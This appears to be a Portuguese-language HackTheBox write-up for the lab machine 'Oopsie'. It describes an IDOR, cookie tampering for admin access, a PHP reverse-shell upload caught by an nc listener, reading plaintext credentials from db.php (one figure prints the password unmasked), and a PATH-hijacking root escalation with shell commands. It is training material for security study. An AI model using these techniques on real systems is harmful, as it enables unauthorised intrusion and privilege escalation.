Relatório de Penetration Test: Oopsie

Plataforma: HackTheBox | Dificuldade: Fácil

Alan dos Santos Dias

Abril de 2026

Sumário

1 Visão Geral **2**

2 Reconhecimento **2**
2.1 Enumeração Web e Proxy Intercept 2
2.2 Identificação de IDOR 2

3 Exploração **3**
3.1 Sequestro de Sessão e Upload de Shell 3

4 Movimentação Lateral **4**
4.1 Obtenção da User Flag e Extração de Credenciais 4

5 Escalada de Privilégios **5**
5.1 Vulnerabilidade em Binário SUID 5
5.2 PATH Hijacking para Root 6
5.3 Flags Finais 7

6 Conclusão **7**

7 Referências **7**

1 Visão Geral

A máquina "Oopsie"apresenta um cenário de exploração web focado em falhas de controle de acesso (Broken Access Control). O vetor inicial baseia-se na identificação de uma vulnerabilidade de IDOR (Insecure Direct Object Reference) para coleta de informações administrativas e sequestro de sessão através da manipulação de cookies. Após o foothold via Reverse Shell, a progressão envolve a coleta de credenciais em arquivos de configuração locais e uma escalada de privilégios via manipulação da variável de ambiente PATH em um binário SUID.

2 Reconhecimento

2.1 Enumeração Web e Proxy Intercept

Utilizando o **Burp Suite** para interceptar o tráfego da página inicial, identificaram-se chamadas de scripts e uma página de autenticação (`/cdn-cgi/login/`), conforme demonstrado na Figura 1.



Figura 1: Intercepção de tráfego evidenciando a página de login.

2.2 Identificação de IDOR

Ao realizar o login com a conta de convidado (*guest*), observou-se que a aplicação gerenciava as contas através de parâmetros numéricos na URL: `admin.php?content=accounts&id=2` (Figura 2).

Através da técnica de enumeração de ID (alterando o parâmetro alvo para `id=1`), foi possível contornar os controles de acesso e visualizar os dados sensíveis atrelados à conta administrativa (Figura 3).



Figura 2: Enumeração de parâmetros ID identificada no Burp Suite.



Figura 3: Acesso indevido aos dados do administrador explorando IDOR (Mascarado).

3 Exploração

3.1 Sequestro de Sessão e Upload de Shell

A página de upload de arquivos (`uploads`) encontrava-se restrita a administradores. Para contornar essa restrição, os **cookies** no navegador foram alterados manualmente para refletir os dados obtidos no passo anterior (`role=admin` e `user=<id>`), obtendo-se acesso não autorizado à funcionalidade de upload (Figura 4).



Figura 4: Manipulação de Cookies para bypass de autenticação.

Com o acesso garantido, realizou-se o upload de um script malicioso PHP (`php-reverse-shell.php`) disfarçado na página de "Branding Image Uploads"(Figura 5).



Figura 5: Upload do payload php-reverse-shell.php.

Ao forçar a execução do arquivo enviado via requisição GET no navegador, obteve-se uma conexão reversa através do utilitário `nc` em escuta na porta 4444 na máquina atacante (Figura 6).



Figura 6: Execução do Reverse Shell via navegador.

4 Movimentação Lateral

4.1 Obtenção da User Flag e Extração de Credenciais

Com o acesso inicial estabelecido sob o contexto do usuário de serviço (`www-data`), capturou-se a flag de usuário (Figura 7). Em seguida, iniciou-se a enumeração local no servidor, utilizando o comando `find` para buscar arquivos de configuração PHP espalhados pelo sistema operacional.



Figura 7: Shell estabelecida e captura da flag de usuário.

```
find / -name "*.php" 2>/dev/null
```

Listing 1: Busca por arquivos PHP ocultos no sistema

```
$ find / -name "*.php" 2>/dev/null
/var/www/html/index.php
/var/www/html/cdn-cgi/login/index.php
/var/www/html/cdn-cgi/login/admin.php
/var/www/html/cdn-cgi/login/db.php
$
```

Figura 8: Enumeração local de arquivos PHP.

```
$ cat db.php
<?php
$conn = mysqli_connect('localhost','robert','[redacted]','garage');
?>
$
```

Figura 9: Credenciais do banco de dados expostas em db.php (Mascarado).

Esta busca (Figura 8) revelou o arquivo `db.php`, que, ao ser inspecionado, expôs as credenciais em texto claro para a base de dados, estando estas associadas ao usuário `robert` (Figura 9).

Utilizando a senha descoberta, realizou-se a movimentação lateral com sucesso para a conta do usuário **robert** (Figura 10).

```
su robert
```

Listing 2: Autenticação lateral para o usuário robert

```
$ cat /var/www/html/cdn-cgi/login/db.php
<?php
$conn = mysqli_connect('localhost','robert','M3g4C0rpUs3r!','garage');
?>
$ su
su: must be run from a terminal
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@oopsie:/home/robert$ su
su
Password:[redacted]

su: Authentication failure
www-data@oopsie:/home/robert$ su robert
su robert
Password:[redacted]

robert@oopsie:~$
```

Figura 10: Movimentação lateral para o usuário robert.

5 Escalada de Privilégios

5.1 Vulnerabilidade em Binário SUID

Durante a enumeração com o novo contexto de usuário, identificou-se um binário chamado `bugtracker` possuindo a permissão SUID ativada e pertencente ao grupo `bugtracker`. A análise estática básica efetuada com o comando `strings` revelou que o executável realiza uma chamada ao comando `cat` nativo sem utilizar seu caminho absoluto (*Absolute Path*) (Figura 11).

Figura 11: Análise de strings revelando execução relativa do comando cat.

5.2 PATH Hijacking para Root

A vulnerabilidade de execução relativa foi explorada através da técnica de PATH Hijacking. O ataque consistiu em criar um script malicioso nomeado `cat` no diretório `/tmp` e alterar a variável de ambiente `PATH` para priorizar este diretório antes dos caminhos padrão do sistema.

```
echo "/bin/sh" > /tmp/cat
chmod +x /tmp/cat
export PATH=/tmp:$PATH
/usr/bin/bugtracker
```

Listing 3: Manipulação de PATH para injeção de comandos

Ao executar o binário `bugtracker`, o sistema invocou o script falso localizado em `/tmp`, resultando na obtenção de um shell com privilégios máximos. A partir deste ponto, o acesso restrito ao diretório `/root` foi liberado, permitindo a extração da flag final (Figura 12).



Figura 12: Confirmação de privilégios de superusuário (root).

5.3 Flags Finais

- **User Flag:** `<USER_FLAG>`
- **Root Flag:** `<ROOT_FLAG>`

6 Conclusão

A exploração da máquina Oopsie demonstrou falhas críticas de segurança, começando com controles de acesso quebrados (IDOR) que permitiram o sequestro de sessão. A cadeia de escalada enfatiza os perigos de armazenar credenciais sensíveis em código-fonte (`db.php`) e a negligência no desenvolvimento de binários SUID que não utilizam caminhos absolutos, permitindo a exploração através de ataques clássicos de PATH Hijacking.

7 Referências

Referências

[1] **OWASP - Broken Access Control:** Detalhes sobre falhas de Insecure Direct Object Reference (IDOR) e manipulação de permissões.
Disponível em: `https://owasp.org/www-project-top-ten/2017/A5_2017-Broken_Access_Control`

[2] **Hacking Articles - PATH Hijacking:** Guia técnico sobre escalada de privilégios no Linux através da exploração de caminhos relativos em variáveis de ambiente.
Disponível em: `https://www.hackingarticles.in/linux-privilege-escalation-using-path-variable/`

[3] **PentestMonkey - PHP Reverse Shell:** Script utilizado para obtenção de acesso remoto inicial ao servidor web.
Disponível em: `https://github.com/pentestmonkey/php-reverse-shell`